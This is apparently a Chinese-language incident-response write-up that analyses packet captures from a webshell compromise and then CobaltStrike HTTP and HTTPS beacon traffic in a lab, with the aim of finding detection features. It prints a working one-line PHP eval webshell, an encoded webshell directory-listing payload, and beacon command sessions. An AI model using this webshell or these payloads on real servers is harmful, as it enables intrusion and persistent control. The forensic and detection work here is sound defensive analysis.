Z2ljX3F1b3Rlc19ydW50aW1lKDApO2VjaG8oIi0%2BfCIpOzskRD1iYXNlNjRfZGVjb2RlKCRfUE9TVFsiejEiXSk7JEY9QG9wZW5kaXIoJEQpO2lmKC
RGPT1OVUxMKXtlY2hvKCJFUlJPUjovLyBQYXRoIE5vdCBGb3VuZCBPciBObyBQZXJtaXNzaW9uISIpO31lbHNleyRNPU5VTEw7JEw9TlVMTDt3aGlsZS
gkTj1AcmVhZGRpcigkRikpeyRQPSRELiIvIi4kTjskVD1AZGF0ZSgiWS1tLWQgSDppOnMiLEBmaWxlbXRpbWUoJFApKTtAJEU9c3Vic3RyKGJhc2VfY2
9udmVydChAZmlsZXBlcm1zKCRQKSwxMCw4KSwtNCk7JFI9Ilx0Ii4kVC4iXHQiLkBmaWxlc2l6ZSgkUCkuIlx0Ii4kRS4iCiI7aWYoQGlzX2RpcigkUC
kpJE0uPSROLiIvIi4kUjtlbHNlICRML j0kTi4kUjt9ZWNobyAkTS4kTDtAY2xvc2VkaXIoJEYpO307ZWNobygifDwtIik7ZGllKCk7&z1=L3Zhci8%3D
HTTP/1.1 200 OK
Date: Wed, 08 Aug 2018 08:14:52 GMT
Server: Apache/2.2.15 (CentOS)
X-Powered-By: PHP/5.4.45
Content-Length: 754
Connection: close
Content-Type: text/html; charset=UTF-8

->|spool/ 2016-05-06 16:11:23  4096       0777
www/      2016-05-06 09:18:03  4096       0777
log/      2018-08-07 11:22:59  4096       0777
preserve/ 2011-09-23 11:50:20  4096       0777
mail/     2018-08-07 05:29:58  4096       0777
nis/      2011-09-23 11:50:20  4096       0777
test/     2018-08-07 06:04:32  4096       0775
../       2018-08-07 11:22:59  4096       0555
lock/     2016-05-06 10:22:19  4096       0777
./        2018-08-07 05:41:39  4096       0777
opt/      2011-09-23 11:50:20  4096       0777
local/    2011-09-23 11:50:20  4096       0777
cache/    2016-05-06 09:31:42  4096       0777
cvs/      2013-11-22 12:29:40  4096       0777
```

毫无疑问，这个a.php就是我们要找的webshell了。在实际的应急处置过程中，一般我们都需要对攻击进行溯源分析，找到黑客的攻击途径，那么这个webshell是如何被传进来的，我们来分析一下。

从http流量中搜寻了半天，始终没有发现上传a.php文件的痕迹，猜测可能上传的数据包在记录时并没有记录为http流量，可能为tcp流量，于是改变策略，来从攻击者发起的所有的流量来寻找一番。根据上边攻击者访问a.php执行的代码，来搜索一下$_POST内容，看看有什么结果。



搜索一番，发现了这个数据包，看起来是上传了一个一句话木马，但是跟上边a.php的webshell不一样，来跟进去分析一下。

```
          <br />
</p>
------WebKitFormBoundaryUIPbEBT1j473BLOO
Content-Disposition: form-data; name="image"; filename="1.php"
Content-Type: application/octet-stream

<?php @eval($_POST[1234]);?>
------WebKitFormBoundaryUIPbEBT1j473BLOO
Content-Disposition: form-data; name="keywords"

.............
------WebKitFormBoundaryUIPbEBT1j473BLOO
Content-Disposition: form-data; name="description"
```

这个是直接上传了一个1.php的一句话，看来可能还不止有a.php这一个webshell，我们再来分析看一下。寻遍所有的流量包，只发现有上传1.php的数据包，没有成功请求1.php的数据包，猜测可能被杀软干掉了，那么继续寻找a.php上传的途径。

```
POST /images/article/a.php HTTP/1.1
User-Agent: Java/1.8.0_171
Host: 192.168.32.189
Accept: text/html, image/gif, image/jpeg, *; q=.2, */*; q=.2
Connection: keep-alive
Content-type: application/x-www-form-urlencoded
Content-Length: 741

1234=@eval.
(base64_decode($_POST[action]));&action=QGluaV9zZXQoImRpc3BsYXlfZXJyb3JzIiwiMCIpO0BzZXRfdGltZV9saW1pdCgwKTtAc2V0X21h
Z2ljX3F1b3Rlc19ydW50aW1lKDApO2VjaG8oIi0%2BfCIpOzskRD1iYXNlNjRfZGVjb2RlKCRfUE9TVFsiejEiXSk7JEY9QG9wZW5kaXIoJEQpO2lmKC
RGPT1OVUxMKXtlY2hvKCJFUlJPUjovLyBQYXRoIE5vdCBGb3VuZCBPciBObyBQZXJtaXNzaW9uISIpO31lbHNleyRNPU5VTEw7JEw9TlVMTDt3aGlsZS
gkTj1AcmVhZGRpcigkRikpeyRQPSRELiIvIi4kTjskVD1AZGF0ZSgiWS1tLWQgSDppOnMiLEBmaWxlbXRpbWUoJFApKTtAJEU9c3Vic3RyKGJhc2VfY2
9udmVydChAZmlsZXBlcm1zKCRQKSwxMCw4KSwtNCk7JFI9Ilx0Ii4kVC4iXHQiLkBmaWxlc2l6ZSgkUCkuIlx0Ii4kRS4iCiI7aWYoQGlzX2RpcigkUC
kpJE0uPSROLiIvIi4kUjtlbHNlICRML j0kTi4kUjt9ZWNobyAkTS4kTDtAY2xvc2VkaXIoJEYpO307ZWNobygifDwtIik7ZGllKCk7&z1=L3Zhci93d3
cvaHRtbC9pbWFnZXMvYXJ0aWNsZQ%3D%3DHTTP/1.1 200 OK
Date: Wed, 08 Aug 2018 08:13:47 GMT
Server: Apache/2.2.15 (CentOS)
X-Powered-By: PHP/5.4.45
Content-Length: 239
Connection: close
Content-Type: text/html; charset=UTF-8

->|../    2016-11-25 21:18:27  4096      0777
./       2018-08-08 08:12:49  4096      0777
a.php    2018-08-08 08:12:49  28        0644
a.png    2018-08-07 12:07:23  6322      0644
20180807wwmhxi.png   2018-08-07 12:32:39  140235    0644
1533559002.png       2018-08-07 12:07:13  6322      0644
|<-
```

从这个数据包中，我们可以发现a.php文件的上传时间，我们来根据时间查看一下上传的数据包。查看之后发现提供的数据包没有覆盖到上传a.php的时间，这样看来，似乎就无法定位攻击者的攻击途径了。但是呢，这里对比一下上传的1.php的内容跟a.php请求传输的内容，是不是已经发现了关联，1.php获取的参数密码是1234，a.php传输的内容也是1234为参数名，那么a.php的webshell内容就应该与1.php一样，不过这个a.php传输的内容也不复杂，也可以反推出来a.php的内容。


那么我们这里就能基本判断出来攻击者是如何getshell的了，大致的攻击流程就是：扫描后台—>爆破密码—>登录后台—>上传webshell—>持久控制。

拓展


通常，攻击者获得主机权限后为了进一步持久化控制主机，会使用一些较为隐蔽的方法来控制主机，经常会用到CobaltStrike，在CS中提供的有http隧道、https隧道、DNS隧道、SMB隧道。在流量分析的视角下，这些流量会是什么样的一个状态，我们一起来看一看。

HTTP隧道

首先我们使用CobaltStrike生成一个beacon模式的HTTP协议木马，将木马放在widonws主机下执行，然后同时使用wireshark来抓包查看整个通信过程。（这里我所使用的CobaltStrike版本为4.0）




执行木马主机上线后，这里我执行了ipconfig、net user、dir命令，来看一下cobaltstrike远程控制主机执行这些命令后，teamserver与远控主机之间是如何进行通信的。



No.	Time	Source	Destination	Protocol	Length	Info
9308	2744.477174	windows-7-x64.shared	172.16.185.180	TCP	54	50471 → dbm(2345) [FIN, ACK] Seq=392 Ack=117 Win=65584 Len=0
9307	2744.477033	windows-7-x64.shared	172.16.185.180	TCP	54	50471 → dbm(2345) [ACK] Seq=392 Ack=117 Win=65584 Len=0
9306	2744.477018	172.16.185.180	windows-7-x64.shared	TCP	60	dbm(2345) → 50471 [FIN, ACK] Seq=116 Ack=392 Win=32768 Len=0
9305	2744.476977	windows-7-x64.shared	172.16.185.180	TCP	54	50471 → dbm(2345) [ACK] Seq=392 Ack=116 Win=65584 Len=0
9304	2744.476930	172.16.185.180	windows-7-x64.shared	KNET	169	AppData (84)
9303	2744.472558	172.16.185.180	windows-7-x64.shared	TCP	60	dbm(2345) → 50471 [ACK] Seq=1 Ack=392 Win=32768 Len=0
9302	2744.472371	windows-7-x64.shared	172.16.185.180	KNET	445	AppData (69), AppData (70), AppData (98), AppData (48), AppData (41)
9301	2744.472066	windows-7-x64.shared	172.16.185.180	TCP	54	50471 → dbm(2345) [ACK] Seq=1 Ack=1 Win=65700 Len=0
9300	2744.472007	172.16.185.180	windows-7-x64.shared	TCP	62	dbm(2345) → 50471 [SYN, ACK] Seq=0 Ack=1 Win=32768 Len=0 MSS=1460 WS=2
9299	2744.471304	windows-7-x64.shared	172.16.185.180	TCP	66	50471 → dbm(2345) [SYN] Seq=0 Win=8192 Len=0 MSS=1460 WS=4 SACK_PERM=1
9298	2744.470869	172.16.185.180	windows-7-x64.shared	TCP	60	dbm(2345) → 50452 [ACK] Seq=102 Ack=533 Win=32768 Len=0
9297	2744.470482	windows-7-x64.shared	172.16.185.180	TCP	54	50452 → dbm(2345) [FIN, ACK] Seq=532 Ack=102 Win=65600 Len=0
9169	2684.466302	windows-7-x64.shared	172.16.185.180	TCP	54	50452 → dbm(2345) [ACK] Seq=532 Ack=102 Win=65600 Len=0
9168	2684.466272	172.16.185.180	windows-7-x64.shared	TCP	60	dbm(2345) → 50452 [FIN, ACK] Seq=101 Ack=532 Win=32768 Len=0
9167	2684.466160	windows-7-x64.shared	172.16.185.180	TCP	54	50452 → dbm(2345) [ACK] Seq=532 Ack=101 Win=65600 Len=0
9166	2684.466113	172.16.185.180	windows-7-x64.shared	KNET	154	AppData (84)
9165	2684.464473	172.16.185.180	windows-7-x64.shared	TCP	60	dbm(2345) → 50452 [ACK] Seq=1 Ack=532 Win=32768 Len=0
9164	2684.464357	windows-7-x64.shared	172.16.185.180	KNET	585	AppData (79), AppData (116), AppData (78), AppData (67)
9163	2684.464207	windows-7-x64.shared	172.16.185.180	TCP	54	50452 → dbm(2345) [ACK] Seq=1 Ack=1 Win=65700 Len=0
9162	2684.464157	172.16.185.180	windows-7-x64.shared	TCP	62	dbm(2345) → 50452 [SYN, ACK] Seq=0 Ack=1 Win=32768 Len=0 MSS=1460 WS=2
9161	2684.463570	windows-7-x64.shared	172.16.185.180	TCP	66	50452 → dbm(2345) [SYN] Seq=0 Win=8192 Len=0 MSS=1460 WS=4 SACK_PERM=1
9160	2684.331327	172.16.185.180	windows-7-x64.shared	TCP	60	dbm(2345) → 50451 [ACK] Seq=182 Ack=393 Win=32768 Len=0
9159	2684.331211	windows-7-x64.shared	172.16.185.180	TCP	54	50451 → dbm(2345) [FIN, ACK] Seq=392 Ack=182 Win=65520 Len=0
9158	2684.331018	windows-7-x64.shared	172.16.185.180	TCP	54	50451 → dbm(2345) [ACK] Seq=392 Ack=182 Win=65520 Len=0
9157	2684.330985	172.16.185.180	windows-7-x64.shared	KNET	118	AppData (97) [TCP segment of a reassembled PDU]
9156	2684.330875	windows-7-x64.shared	172.16.185.180	TCP	54	50451 → dbm(2345) [ACK] Seq=392 Ack=117 Win=65584 Len=0
9155	2684.330814	172.16.185.180	windows-7-x64.shared	KNET	170	AppData (84)
9154	2684.326747	172.16.185.180	windows-7-x64.shared	TCP	60	dbm(2345) → 50451 [ACK] Seq=1 Ack=392 Win=32768 Len=0
9153	2684.326569	windows-7-x64.shared	172.16.185.180	KNET	445	AppData (69), AppData (70), AppData (98), AppData (48), AppData (41)

对远控主机与teamserver之间的所有通信流量进行分析查看，在数据传输上均没有直接传输的明文数据，对这些数据包传输的数据都分析一下，来看看CobaltStrike的HTTP隧道远控的特征。



No.	Time	Source	Destination	Protocol	Length	Info
9164	2684.464357	windows-7-x64.shared	172.16.185.180	KNET	585	AppData (79), AppData (116), AppData (78), AppData (67)
5181	1304.088284	windows-7-x64.shared	172.16.185.180	KNET	342	AppData (79), AppData (116), AppData (78)
388	103.777713	windows-7-x64.shared	172.16.185.180	KNET	585	AppData (79), AppData (116), AppData (78), AppData (67)
168	43.648885	windows-7-x64.shared	172.16.185.180	KNET	342	AppData (79), AppData (116), AppData (78)

一共执行了4次命令，每次执行之后，都会从远控主机向teamserver发送一个POST请求，请求的文件为submit.php。


```
POST /submit.php?id=1542280266 HTTP/1.1
Accept: */*
Content-Type: application/octet-stream
User-Agent: Mozilla/5.0 (compatible; MSIE 9.0; Windows NT 6.0; Trident/5.0; BOIE9;ENUSMSNIP)
Host: 172.16.185.180:2345
Content-Length: 244
Connection: Keep-Alive
Cache-Control: no-cache

.........}.....%..t._..(.Ub?OK.Q...lK!.A....y..G.......Hs....)f..b}.z7...!.%..(E..g.....lZ.....E&.?S
...s"...|.~.."*.(.....9.."......KI.2...|...T(r.H......w...5.G....h.L..JrJ....../
T.Wl..).."2D..Ev?).f.....]._f..g,.yQ......q..0MX.b-#.8>.....+.
HTTP/1.1 200 OK
Date: Tue, 19 May 2020 03:23:40 GMT
Content-Type: text/html
Content-Length: 0
```

跟踪数据包后可以看到，所有的POST请求内容都是乱码，所以在进行流量分析的时候也无法直接判断是不是远控的请求流量。

可能与CobaltStrike的版本相关，CobaltStrike 4.0版本中的HTTP隧道传输的数据内容均被加密。使用CobaltStrike 3.12进行尝试，使用HTTP隧道执行命令时，分析整个过程的流量包，对比中可以发现3.12版本中木马将执行命令的结果回传至teamserver服务器时，传输的数据为明文方式传输，这种方式较容易判断。对比可以发现，无论是什么版本，在回传数据时，都会由被控主机发起一个请求路径为submit.php的POST请求，并且Content-Type为application/octet-stream。这个特征可以作为使用CobaltStrike的HTTP隧道进行远程控制的一个特征。对比来看，在进行攻击使用远控时，相对来说较高版本的CobaltStrike的隐蔽性还是比较强的。

HTTPS隧道


与http隧道相同，我们先使用CS创建一个基于HTTPS隧道的木马，同时进行抓取流量包，主机上线就可以看到有很多握手包。



external	internal	listener	user	computer	note	process	pid	arch	last
172.16.185.1	10.211.55.3	test-https	tpod	TPOD-PC		222.exe	2376	x86	23s

Event Log X | Beacon 10.211.55.3@2376 X | Listeners X


```
beacon> shell ipconfig
[*] Tasked beacon to run: ipconfig
[+] host called home, sent: 39 bytes
[+] received output:

Windows IP 配置


以太网适配器 Npcap Loopback Adapter:

   连接特定的 DNS 后缀 . . . . . . . :
   本地链接 IPv6 地址. . . . . . . . : fe80::cbd:f702:84f6:2741%25
   自动配置 IPv4 地址 . . . . . . . . : 169.254.39.65
   子网掩码 . . . . . . . . . . . . : 255.255.0.0
   默认网关. . . . . . . . . . . . . :

以太网适配器 本地连接 3:

   连接特定的 DNS 后缀 . . . . . . . : localdomain
   IPv6 地址 . . . . . . . . . . . . : fdb2:2c26:f4e4:0:9cf5:652:f82f:5873
   临时 IPv6 地址. . . . . . . . . . : fdb2:2c26:f4e4:0:8429:3dd1:7d1d:cd28
   本地链接 IPv6 地址. . . . . . . . : fe80::9cf5:652:f82f:5873%18
   IPv4 地址 . . . . . . . . . . . . : 10.211.55.3
```



ip.addr==172.16.185.180

No.	Time	Source	Destination	Protocol	Length	Info
2690	722.042704	windows-7-x64.shared	172.16.185.180	TCP	54	51508 → 44445 [RST] Seq=788 Win=0 Len=0
2689	722.042678	172.16.185.180	windows-7-x64.shared	TCP	60	44445 → 51508 [ACK] Seq=481 Ack=788 Win=32768 Len=0
2688	722.042490	windows-7-x64.shared	172.16.185.180	TCP	54	51508 → 44445 [RST, ACK] Seq=788 Ack=481 Win=0 Len=0
2687	722.042431	windows-7-x64.shared	172.16.185.180	TCP	54	51508 → 44445 [FIN, ACK] Seq=787 Ack=481 Win=65220 Len=0
2521	662.042838	windows-7-x64.shared	172.16.185.180	TCP	54	51516 → 44445 [ACK] Seq=787 Ack=481 Win=65220 Len=0
2520	662.042818	172.16.185.180	windows-7-x64.shared	TCP	60	44445 → 51516 [FIN, ACK] Seq=480 Ack=787 Win=32768 Len=0
2519	662.042621	windows-7-x64.shared	172.16.185.180	TCP	54	51516 → 44445 [ACK] Seq=787 Ack=480 Win=65220 Len=0
2518	662.042598	172.16.185.180	windows-7-x64.shared	TLSv1.2	139	Encrypted Alert
2517	662.042329	windows-7-x64.shared	172.16.185.180	TCP	54	51516 → 44445 [ACK] Seq=787 Ack=395 Win=65304 Len=0
2516	662.042282	172.16.185.180	windows-7-x64.shared	TLSv1.2	251	Application Data
2515	662.028814	172.16.185.180	windows-7-x64.shared	TCP	60	44445 → 51516 [ACK] Seq=198 Ack=787 Win=32768 Len=0
2514	662.028666	windows-7-x64.shared	172.16.185.180	TLSv1.2	539	Application Data
2513	662.027349	172.16.185.180	windows-7-x64.shared	TCP	60	44445 → 51516 [ACK] Seq=198 Ack=302 Win=32768 Len=0
2512	662.027282	windows-7-x64.shared	172.16.185.180	TLSv1.2	161	Change Cipher Spec, Encrypted Handshake Message
2511	662.027043	windows-7-x64.shared	172.16.185.180	TCP	54	51516 → 44445 [ACK] Seq=195 Ack=198 Win=65500 Len=0
2510	662.026987	172.16.185.180	windows-7-x64.shared	TLSv1.2	155	Encrypted Handshake Message
2509	662.026620	windows-7-x64.shared	172.16.185.180	TCP	54	51516 → 44445 [ACK] Seq=195 Ack=97 Win=65604 Len=0
2508	662.026582	172.16.185.180	windows-7-x64.shared	TLSv1.2	60	Change Cipher Spec
2507	662.025762	windows-7-x64.shared	172.16.185.180	TCP	54	51516 → 44445 [ACK] Seq=195 Ack=91 Win=65608 Len=0
2506	662.025715	172.16.185.180	windows-7-x64.shared	TLSv1.2	144	Server Hello
2505	662.019165	172.16.185.180	windows-7-x64.shared	TCP	60	44445 → 51516 [ACK] Seq=1 Ack=195 Win=32768 Len=0
2504	662.018987	windows-7-x64.shared	172.16.185.180	TLSv1.2	248	Client Hello
